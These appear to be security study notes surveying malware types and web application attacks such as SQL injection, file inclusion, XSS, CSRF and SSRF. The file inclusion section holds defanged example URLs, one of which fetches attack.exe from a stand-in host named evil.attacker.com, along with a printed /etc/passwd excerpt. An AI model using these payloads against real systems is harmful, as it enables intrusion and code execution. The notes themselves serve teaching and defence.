Neural Networks, chains of computational units are used in an attempt to imitate the biological reasoning process of the human mind. Neural networks are an extension of machine learning techniques and are also commonly referred to as *deep learning* or cognitive systems. Benefits of neural networks include linearity, input-output mapping, and adaptivity. These benefits are evident in the implementations of neural networks for voice recognition, face recognition, weather prediction, and the exploration of models of thinking and consciousness. Typical neural networks involve many layers of summation, each of which requires weighting information to reflect the relative importance of the calculation in the overall decision-making process. The weights must be custom-tailored for each type of decision the neural network is expected to make. This is accomplished through the use of a training period during which the network is provided with inputs for which the proper decision is known. The algorithm then works backward from these decisions to determine the proper weights for each node in the computational chain. This activity is performed using what is known as the ***Delta rule or learning rule***. Through the use of the Delta rule, neural networks are able to learn from experience.

Malware includes a broad range of software threats that exploit various network, operating system, software, and physical security vulnerabilities to spread malicious payloads to computer systems. Some malicious code objects, such as computer viruses and Trojan horses, depend on uninformed or irresponsible computer use by humans in order to spread from system to system with any success. Other objects, such as worms, spread rapidly among vulnerable systems under their own power.

Computer viruses have two main functions—propagation and payload execution. Miscreants who create viruses carefully design code to implement these functions in new and innovative methods that they hope escape detection and bypass increasingly sophisticated antivirus technology.
Types of viruses include:

- **Macro virus**: virus written in macro language Visual Basic for Applications (VBA) (such as Microsoft Office or Microsoft Excel macros).
- **Master Boot Record Viruses / Boot sector virus**: virus that infects the boot sector of a PC, which ensures that the virus loads upon system startup.
- **Stealth virus**: a virus that hides itself from the OS and other protective software, such as antivirus software.
- **Polymorphic virus**: a virus that changes its signature upon infection of a new system, attempting to evade signature-based antivirus software.
- **Multipartite virus**: a virus that spreads via multiple vectors. Also called multipart virus.
- **File Infector Viruses** Many viruses infect different types of executable files and trigger when the operating system attempts to execute them. For Windows-based systems, file infector viruses commonly affect executable files and scripts, such as those ending with .exe, .com, and .msc extensions.
- **Service Injection Viruses** Recent outbreaks of malicious code use yet another technique to infect systems and escape detection—injecting themselves into trusted runtime processes of the operating system, such as svchost.exe, winlogon.exe, and explorer.exe.
- **Encrypted viruses** use cryptographic techniques to avoid detection. In their outward appearance, they are quite similar to polymorphic viruses—each infected system has a virus with a different signature. However, they do not generate these modified signatures by changing their code; instead, they alter the way they are stored on the disk. Encrypted viruses use a very short segment of code, known as the virus decryption routine, which contains the cryptographic information necessary to load and decrypt the main virus code stored elsewhere on the disk

Hoaxes. Almost every email user has, at one time or another, received a message forwarded by a friend or relative that warns of the latest virus threat roaming the internet. Invariably, this purported "virus" is the most destructive virus ever unleashed, and no antivirus package is able to detect and/or eradicate it.

Logic bombs are malicious code objects that infect a system and lie dormant until they are triggered by the occurrence of one or more conditions such as time, program launch, website logon, certain keystrokes, and so on. The vast majority of logic bombs are programmed into custom-built applications by software developers seeking to ensure that their work is destroyed if they unexpectedly leave the company.

Trojan horse—a software program that appears benevolent but carries a malicious, behind-the-scenes payload that has the potential to wreak havoc on a system or network. Trojans differ very widely in functionality. Some will destroy all the data stored on a system in an attempt to cause a large amount of damage in as short a time frame as possible. Some are fairly innocuous.

- ***Remote access Trojans (RATs)*** are a subcategory of Trojans that open backdoors in systems that grant the attacker remote administrative control of the infected system. For example, a RAT might open a Secure Shell (SSH) port on a system that allows the attacker to use a preconfigured account to access the system and then send a notice to the attacker that the system is ready and waiting for a connection.

- Trojans and other malware that perform cryptocurrency mining are also known as ***cryptomalware.***

Worms pose a significant risk to network security. They contain the same destructive potential as other malicious code objects with an added twist—they propagate themselves without requiring any human intervention.

Rootkit is malware that replaces portions of the kernel and/or operating system. A user-mode rootkit operates in ring 3 on most systems, replacing operating system components in "userland." A kernel-mode rootkit replaces the kernel, or loads malicious loadable kernel modules. Kernel-mode rootkits operate in ring 0 on most operating systems.

Packers provide runtime compression of executables. The original executable is compressed, and a small decompressor is prepended to the executable. Upon execution, the decompressor unpacks the compressed executable machine code and runs it. Packers are a neutral technology that is used to shrink the size of executables. Many types of malwares use packers, which can be used to evade signature-based malware detection.

Spyware monitors your actions and transmits important details to a remote system that spies on your activity. For example, spyware might wait for you to log into a banking website and then transmit your username and password to the creator of the spyware.

Adware, while quite similar to spyware in form, has a different purpose. It uses a variety of techniques to display advertisements on infected computers. The simplest forms of adware display pop-up ads on your screen while you surf the web. More nefarious versions may monitor your shopping behavior and redirect you to competitor websites.

Potentially unwanted programs (pups), software that a user might consent to installing on their system that then carries out functions that the user did not desire or authorize.

Backdoor is a shortcut in a system that allows a user to bypass security checks, such as username/password authentication, to log in. Attackers will often install a backdoor after compromising a system.

Ransomware is a type of malware that weaponizes cryptography. After infecting a system through many of the same techniques used by other types of malware, ransomware then generates an encryption key known only to the ransomware author and uses that key to encrypt critical files on the system's hard drive and any mounted drives. This encryption renders the data inaccessible to the authorized user or anyone else other than the malware author. The user is then presented with a message notifying them that their files were encrypted and demanding payment of a ransom before a specific deadline to prevent the files from becoming permanently inaccessible. Some attackers go further and threaten that they will publicly release sensitive information if the ransom is not paid.

Fileless malware: These fileless attacks never write files to disk, making them more difficult to detect. For example, a user might receive a malicious link in a phishing message. That link might exploit a browser vulnerability to execute code that downloads and runs a PowerShell script entirely in memory, where it triggers a malicious payload. No data is ever written to disk and antimalware controls that depend on the detection of disk activity would not notice the attack.

Zero-day vulnerabilities, security flaws discovered by hackers that have not been thoroughly addressed by the security community. There are two main reasons systems are affected by these vulnerabilities:

- The necessary delay between the discovery of a new type of malicious code and the issuance of patches and antivirus updates. This is known as the *window of vulnerability*.
- Slowness in applying updates on the part of system administrators.

The existence of zero-day vulnerabilities makes it critical that you have a defense-in-depth approach to cybersecurity that incorporates a varied set of overlapping security controls. These should include a strong patch management program, current antivirus software, configuration management, application control, content filtering, and other protections. When used in conjunction with each other, these overlapping controls increase the likelihood that at least one control will detect and block attempts to install malware.

<u>Malware Prevention</u>

Endpoint detection and response (EDR) packages go beyond traditional antimalware protection to help protect endpoints against attack. They combine the antimalware capabilities found in traditional antivirus packages with advanced techniques designed to better detect threats and take steps to eradicate them. Some of the specific capabilities of EDR packages are as follows:

- Analyzing endpoint memory, filesystem, and network activity for signs of malicious activity
- Automatically isolating possible malicious activity to contain the potential damage
- Integration with threat intelligence sources to obtain real-time insight into malicious behavior elsewhere on the internet
- Integration with other incident response mechanisms to automate response efforts


User and entity behavior analytics (UEBA) packages pay particular attention to user-based activity on endpoints and other devices, building a profile of each individual’s normal activity and then highlighting deviations from that profile that may indicate a potential compromise. UEBA tools differ from EDR capabilities in that UEBA has an analytic focus on the user, whereas EDR has an analytic focus on the endpoint.

Next-generation endpoint protection tools often incorporate many of these different capabilities. The same suite may offer modules that provide traditional antimalware protection, file integrity monitoring, endpoint detection and response, and user and entity behavior analytics.

<u>Application Attacks</u>

Buffer overflow vulnerabilities exist when a developer does not properly validate user input to ensure that it is of an appropriate size. Input that is too large can “overflow” a data structure to affect other data stored in the computer’s memory. For example, if a web form has a field that ties to a back-end variable that allows 10 characters but the form processor does not verify the length of the input, the operating system may try to write data past the end of the memory space reserved for that variable, potentially corrupting other data stored in memory.

In the worst case, that data can be used to overwrite system commands, allowing an attacker to exploit the buffer overflow vulnerability to execute targeted commands on the server.



Time of check/Time of use (TOC/TOU) attacks are also called race conditions. This means that an attacker attempts to alter a condition after it has been checked by the operating system, but before it is used. TOC/TOU is an example of a state attack, where the attacker capitalizes on a change in operating system state. ***Time of check (TOC)*** is the time at which the subject checks on the status of the object. There may be several decisions to make before returning to the object to access it. When the decision is made to access the object, the procedure accesses it at the ***time of use (TOU)***. The difference between the TOC and the TOU is sometimes large enough for an attacker to replace the original object with another object that suits their own needs. *Time of check to time of use (TOCTTOU or TOC/TOU) attacks* are often called ***race conditions***.

Adaptative padding is a defense against timing analysis.


State attack covers all attack types that rely on timing or state transition of a system. Between the status check and the actual access occurring an attacker can replace, capture, or modify the resource.

Shrink Wrap Code Attacks an act of exploiting holes in unpatched or poorly configured software you buy and install. Often also often contain sample scripts/code.

Misconfiguration Attacks: target poorly configured service or device, or one left in default configuration (like Wi-Fi router left in default settings).

Injection vulnerabilities are among the primary mechanisms that attackers use to break through a web application and gain access to the systems supporting that application. These vulnerabilities allow an attacker to supply some type of code to the web application as input and trick the web server into either executing that code or supplying it to another server to execute.

SQL Injection Attacks Web applications often receive input from users and use it to compose a database query that provides results that are sent back to a user. For example, consider the search function on an ecommerce site. If a user enters **orange tiger pillows** in the search box, the web server needs to know what products in the catalog might match this search term.


SQL Injection Attack (SQLi)
1. Hacker identifies vulnerable, SQL-driven website & injects malicious SQL query via input data.
Username
Password
2. Malicious SQL query is validated & command is executed by database.
1
2
WEBSITE INPUT FIELDS
3. Hacker is granted access to view and alter records or potentially act as database administrator.
3
HACKER
DATABASE

Blind SQL injection attack, the perpetrator sends input to the web application that tests whether the application is interpreting injected code before attempting to carry out an attack.


Blind Timing-Based SQL Injection, penetration testers may use the amount of time required to process a query as a channel for retrieving information from a database. SQLmap and Metasploit automate blind timing-based attacks, making them quite straightforward.

Code Injection Attacks SQL injection attacks are a specific example of a general class of attacks known as *code injection* attacks. These attacks seek to insert attacker-written code into the legitimate code created by a web application developer. Any environment that inserts user-supplied input into code written by an application developer may be vulnerable to a code injection attack. For example, attackers might embed commands in text being sent as part of a Lightweight Directory Access Protocol (LDAP) query, conducting a *LDAP injection attack*. In this type of injection attack, the focus of the attack is on the back end of an LDAP directory service rather than a database server.

XML injection is another type of injection attack, where the back-end target is an XML application. Again, input escaping and validation combats this threat.

DLL injection attack. Commands may even attempt to load dynamically linked libraries (DLLs) containing malicious code.


Directory Traversal Some web servers suffer from a security misconfiguration that allows users to navigate the directory structure and access files that should remain secure. These *directory traversal* attacks work when web servers allow the inclusion of operators that navigate directory paths and file system access controls don't properly restrict access to files stored elsewhere on the server. For example, consider an Apache web server that stores web content in the directory path /var/www/html/. That same server might store the shadow password file, which contains hashed user passwords, in the /etc directory as /etc/shadow. Both of these locations are linked through the same directory structure.



File inclusion attacks take directory traversal to the next level. Instead of simply retrieving a file from the local operating system and displaying it to the attacker, file inclusion attacks actually execute the code contained within a file, allowing the attacker to fool the web server into executing targeted code. File inclusion attacks come in two variants:

■ ***Local file inclusion*** attacks seek to execute code stored in a file located elsewhere on the web server. They work in a manner very similar to a directory traversal attack. For example, an attacker might use the following URL to execute a file named attack.exe that is stored in the C:\www\uploads directory on a Windows server:

hxxp://www.mycompany.com/app.php?include=C:\\www\\uploads\\attack.exe




```
root:x:0:0:root:/root:/
bin/bash
daemon:x:1:1:daem
on:/usr/sbin:/usr/sbin
/nologin
bin:x:2:2:bin:/bin:/usr
/sbin/nologin
sys:x:3:3:sys:/dev:/u
sr/sbin/nologin
```

■ ***Remote file inclusion*** attacks allow the attacker to go a step further and execute code that is stored on a remote server. These attacks are especially dangerous because the attacker can directly control the code being executed without having to first store a file on the local server. For example, an attacker might use this URL to execute an attack file stored on a remote server:

hxxp://www.mycompany.com/app.php?include=http://evil.attacker.com/attack.exe


When attackers discover a file inclusion vulnerability, they often exploit it to upload a *web shell* to the server.


WEB APPLICATION
<?>
PHP
STEP :2 INJECT PAYLOAD IN SERVER
https://secnhack.in?php=http://google.com
SETP:1 MODIFY
SERVER
RESULTS
https://secnhack.in?php=file.txt
allow_url_include=On
WELCOME IN SECNHACK
Google
ATTACKER


Cross-site scripting (XSS) *attacks* occur when web applications allow an attacker to perform *HTML injection*, inserting their own HTML code into a web page. A common goal of XSS is stealing cookies

- Often contain authentication information
- JavaScript can read cookies via document.cookie property
- You surf to bank.example.com, and it gives you a cookie
- Then you surf to evil.example.com in another tab
- It asks you for the document.cookie for bank.example.com

The browser's same-origin policy will defeat this attack



Cross-Site Scripting (XSS)
1. Hacker injects trusted website with malicious script
2. Victim visits trusted website and triggers malicious script
1
2
TRUSTED WEBSITE
3. Victim's browser executes malicious script and unknowingly forwards desired information (session token, cookie, etc.) to hacker
3
HACKER
VICTIM

Reflected XSS attacks commonly occur when an application allows reflected input. When the web application "reflects" this input in the form of a web page, your browser processes it as it would any other web page: it displays the text portions of the web page and executes the script portions. In this case, the script simply opens a pop-up window that says "hello" in it. However, you could be more malicious and include a more sophisticated script that asks the user to provide a password and transmits it to a malicious third party.


REFLECTED CROSS-SITE SCRIPTING
2. User clicks the link and it is executed in the browser
3. Browser sends the private data to the attacker
USER
1. Attacker sends malicious link
ATTACKER


Stored/Persistent XSS Cross-site scripting attacks often exploit reflected input, but this isn't the only way that the attacks might take place. Another common technique is to store cross-site scripting code on a remote web server in an approach known as *stored XSS*. These attacks are described as persistent, because they remain on the server even when the attacker isn't actively waging an attack.

DOM-based cross-site scripting is a type of cross-site scripting (XSS) attack executed within the Document Object Model (DOM) of a page loaded into the browser. A DOM-based XSS attack is possible if the web application writes data to the DOM without proper sanitization. It is not visible in the HTML source of the page.



Stored XSS
1. Attacker gets malicious data into the database (no social engineering required)
2. Entirely innocent request
3. Bad app retrieves malicious data and uses it verbatim
4. Response includes malicious data as active content
5. Bad thing happens

Request forgery attacks exploit trust relationships and attempt to have users unwittingly execute commands against a remote server. They come in two forms: cross-site request forgery and server-side request forgery.
Cross-site request forgery attacks, abbreviated as XSRF or CSRF attacks, are similar to cross-site scripting attacks but exploit a different trust relationship. XSS attacks exploit the trust that a user has in a website to execute code on the user's computer. XSRF attacks exploit the trust that remote sites have in a user's system to execute commands on the user's behalf.

XSRF attacks work by making the reasonable assumption that users are often logged into many different websites at the same time. Attackers then embed code in one website that sends a command to a second website. When the user clicks the link on the first site, they are unknowingly sending a command to the second site. If the user happens to be logged into that second site, the command may succeed.


How Cross Site Request Forgeries (CSRFs) Work
www...
1
A hacker creates a request (in the form of a URL) for their own benefit from a website
2
Hacker embeds that request into a hyperlink and sends it to a visitor who they hope is logged in to the site
3
The website visitor clicks the link, unwittingly sending the request to the site
4
Assuming the request is legitimate, the website fulfills the request, sending data, funds, or access to the hacker

Server-side request forgery (SSRF) attacks exploit a similar vulnerability but instead of tricking a user's browser into visiting a URL, they trick a server into visiting a URL based on user-supplied input. SSRF attacks are possible when a web application accepts URLs from a user as input and then retrieves information from that URL. If the server has access to non-public URLs, an SSRF attack can unintentionally disclose that information to an attacker.



3
Confirmation that probe was successful
1
Probe
If probe is successful and the target server contacts attacker's server, it means it is exploitable
2
Target Server Vulnerable to SSRF
Attacker's server

Session hijacking attacks occur when a malicious individual intercepts part of the communication between an authorized user and a resource and then uses a hijacking technique to take over the session and assume the identity of the authorized user. The following list includes some common techniques:


■ Capturing details of the authentication between a client and server and using those details to assume the client's identity

■ Tricking the client into thinking the attacker's system is the server, acting as the intermediary as the client sets up a legitimate connection with the server, and then disconnecting the client

■ Accessing a web application using the cookie data of a user who did not properly close the connection or of a poorly designed application that does not properly manage authentication cookies. All of these techniques can have disastrous results for the end user and must be addressed with both administrative controls (such as anti-replay authentication techniques) and application controls (such as expiring cookies within a reasonable period of time).


How Web Application Session Hijacking Works
User logs in with their username and password
Server validates the user and sends a session
User
Server
A cybercriminal hijacks the session by stealing the session key
Cybercriminal


Watering hole attack, a targeted attack designed to compromise users within a specific industry or group of users by infecting websites they typically visit and luring them to a malicious site. The end goal is to infect the user's computer with malware and gain access to the organization's network.


Watering Hole Attack
1. Adversary Targets Organization
2. Compromise Legitimate Website
3. User Visit Website
4. Sends the exploit to compromise system
chrome
The Website Ahead Contains Malware!

<u>Application Security Controls</u>

